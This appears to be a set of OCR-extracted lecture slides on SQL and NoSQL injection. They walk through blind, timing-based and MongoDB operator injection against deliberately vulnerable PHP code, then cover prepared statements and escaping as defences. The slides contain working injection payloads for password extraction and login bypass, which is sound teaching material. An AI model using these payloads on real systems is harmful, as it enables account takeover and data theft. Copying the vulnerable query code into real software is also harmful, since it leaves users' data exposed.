
```
$res = mysql_query("
SELECT 1 FROM users
WHERE name='".$_GET["name"]."'");

if (mysql_num_rows($res) == 1)
  print "OK";
else
  print "NOK";
```

```
name=nick' AND password LIKE 'b%' #
```

```
OK
```

Exploiting blind SQLi




```
$res = mysql_query("
SELECT 1 FROM users
WHERE name='".$_GET["name"]."'");

if (mysql_num_rows($res) == 1)
  print "OK";
else
  print "NOK";
```

`name=nick' AND password LIKE 'ba%' #`

NOK

Exploiting blind SQLi




```
$res = mysql_query("
SELECT 1 FROM users
WHERE name='".$_GET["name"]."'");

if (mysql_num_rows($res) == 1)
  print "OK";
else
  print "NOK";
```

```
name=nick' AND password LIKE 'bb%' #
```

```
NOK
```

Exploiting blind SQLi




```
$res = mysql_query("
SELECT 1 FROM users
WHERE name='".$_GET["name"]."'");

if (mysql_num_rows($res) == 1)
  print "OK";
else
  print "NOK";
```

```
name=nick' AND password LIKE 'bc%' #
```

```
NOK
```

Exploiting blind SQLi




```
$res = mysql_query("
SELECT 1 FROM users
WHERE name='".$_GET["name"]."'");

if (mysql_num_rows($res) == 1)
  print "OK";
else
  print "NOK";
```

```
name=nick' AND password LIKE 'bd%' #
```


```
NOK
```

Exploiting blind SQLi



```
$res = mysql_query("
SELECT 1 FROM users
WHERE name='".$_GET["name"]."'");

if (mysql_num_rows($res) == 1)
  print "OK";
else
  print "NOK";
```



```
name=nick' AND password LIKE 'be%' #
```

OK

Optimizing blind SQLi

- Bruteforcing every single character runs at O(n*m)
  - string of length n, m different characters to consider
- Faster option: binary search
  - convert character to ASCII value
  - apply regular binary search
  - runtime O(n * log m)
- Hacky alternative: reduce character set first
  - WHERE password LIKE '%a%', ... LIKE '%b%', ...
  - reduces the m different characters

Timing-based blind SQLi

- Learn bit of information even if output does not change based on query
  - leverage timing instead


- Combine conditional with function that takes more time
  - IF(conditional, then, else)
  - BENCHMARK(count, operation)
    - repeats operation count times (e.g., BENCHMARCK(10000000, MD5('a')))
  - SLEEP(seconds)

- Measure time it takes to answer request

```
<?php
$res = mysql_query("
  SELECT 1 FROM posts
  WHERE author='".$_GET["name"]."'");

print "OK";
?>
```

Exploiting timing-based blind SQLi



```
<?php
$res = mysql_query("
  SELECT 1 FROM posts
  WHERE
author='".$_GET["name"
]."'");

print "OK";
?>
```

```
name=nick' AND
(SELECT IF(MID(pass, 1, 1) = 'a', SLEEP(1), 0)
FROM users WHERE user='nick')#
```

```
SELECT 1 FROM posts WHERE author='nick' AND
(SELECT IF(MID(pass, 1, 1) = 'a', SLEEP(1), 0)  FROM
users WHERE user='nick') #'
```

Preventing SQL injection

- SQL injection occurs due to improper separation between code and data
  - same as almost any injection flaw (e.g., XSS, Buffer Overflows, ...)
- Optimal solution: prepared statements
  - separates code and data
- Beware of trying to build prepared statements yourself

```
$stmt = $conn->prepare("SELECT * from members where username=? and password=?");
$stmt->bind_param("ss", username,password);
$stmt->execute();
$res = $stmt->get_result();
```

Preventing SQL injection (legacy applications)

- Prepared statements may require drastic changes to the code base
  - Not always feasible for legacy applications
- Instead of prepared statements, input may be escaped or sanitized
  - custom sanitization is error-prone
  - built-in functions must be well-understood

```
mysql_query("SELECT * FROM posts WHERE author='" .
mysql_real_escape_string($_GET["name"]). "'");
```

Quiz

Exploitable injection flaw?

```
mysql_query("SELECT * FROM posts WHERE id=" .
mysql_real_escape_string($_GET["id"]));
```

Yes, as there is no string we need to escape.

```
1 OR <your injection here>
```


Exploitable injection flaw?

```
$name = str_replace("'", "", $_GET["name"]);
$id = str_replace("'", "", $_GET["id"]);
mysql_query("SELECT * FROM posts WHERE author='".$name."' OR
id='".$id."'");
```

Yes, use \ to break out of the name field, inject in id parameter

```
name=\
id=OR <your injection here>
```

```
SELECT * FROM posts WHERE author='\' OR id='OR 1#';
```



NoSQL Injection

NoSQL (Not Only SQL)

- Subsumes different classes of data storages
  - document-based (e.g., MongoDB, CouchDB)
  - key-value storage (e.g., Redis, BerkeleyDB)
  - graph databases (e.g., Neo4J)
- Some implement SQL-like queries, most have custom query format
  - example MongoDB:
    `db.employees.find({lastname: "Fry"})` compares to
    `SELECT * FROM employees WHERE lastname='Fry';`
  - `db.employees.findOne({lastname: "Fry"})` compares to
    `SELECT * FROM employees WHERE lastname='Fry' LIMIT 1;`

Comparison operations on MongoDB

MySQL

```
SELECT * FROM employees
WHERE lastname != 'Leela';
```

```
SELECT * FROM employees
WHERE lastname LIKE '%eel%';
```

```
SELECT * FROM employees
WHERE age > 30;
```


MongoDB

```
db.employees.find(
 {lastname: {$ne: 'Leela'}});
```

```
db.employees.find(
 {lastname: /eel/});
db.employees.find(
 {lastname: {$regex: 'eel'}});
```

```
db.employees.find(
 {age: {$gt: 30}});
```

Injecting into MongoDB queries



```
$collection->find(array(
'user' => $_GET['user'],
'password' => $_GET['password']
));
```

```
login.php?user=bender&password=test
```


```
$collection->find(array(
  'user' => 'bender'
  'password' => 'test'
));
```

Side-note: GET/POST parameter parsing in PHP

- PHP takes last definition of a parameter
  - `foo=bar&foo=bla` results in
    ```
    Array ( [foo] => bla )
    ```

- Unexpected arrays can be created at the server side
  - `foo[]=bar&foo[]=bla` results in
    ```
    Array ( [foo] => Array (
       [0] => bar
       [1] => bla ) )
    ```
  - `foo[one]=bar&foo[two]=bla` results in
    ```
    Array ( [foo] => Array (
       ["one"] => bar
       ["two"] => bla ) )
    ```

Injecting into MongoDB queries



```
$collection->find(array(
'user' => $_GET['user'],
'password' => $_GET['password']
));
```

```
login.php?user=bender&password[$ne]=test
```

```
$collection->find(array(
'user' => 'bender',
'password' => array('$ne' => 'test'),
));
```

Injecting into MongoDB queries

```
$collection->find(array(
'user' => $_GET['user'],
'password' => $_GET['password']
));
```


```
login.php?user=bender&password[$regex]=.
```

```
$collection->find(array(
'user' => 'bender',
'password' => array('$regex' => '.'),
));
```

Defending against NoSQL injections

